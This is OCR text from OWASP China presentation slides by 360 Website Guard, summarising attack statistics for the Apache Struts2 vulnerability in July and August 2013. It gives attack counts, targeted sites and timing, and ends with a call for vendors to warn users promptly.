
OWASP 中国
The Open Web Application Security Project

被攻击网站分类



攻击案例分析

OWASP 中国
The Open Web Application Security Project



攻击案例分析

OWASP 中国
The Open Web Application Security Project

Apache Struts2漏洞攻击分布图


2013-07-17~2013-08-17

发起攻击的IP数量,数量越多，圆圈越大

2,689,287次攻击行为

1,897个网站遭受攻击

548个IP持续攻击



当然也少不了这些“被镀金”的洋IP

Apache Struts2漏洞攻击时段分布


8月6日拦截Apache Struts2漏洞攻击次数最多

360网站卫士
http://wangzhan.360.cn

攻击案例分析

OWASP 中国
The Open Web Application Security Project

漏洞传播辐射




攻击案例分析

OWASP 中国
The Open Web Application Security Project

漏洞利用阶段

安全厂商有责任和义务对用户进行持续、及时的漏洞预警！



尾声

OWASP 中国
The Open Web Application Security Project

OWASP 中国
The Open Web Application Security Project

360网站卫士

http://wangzhan.360.cn

Q&A

网站加速、防黑客、防CC、防DDOS　　网站快到这里来！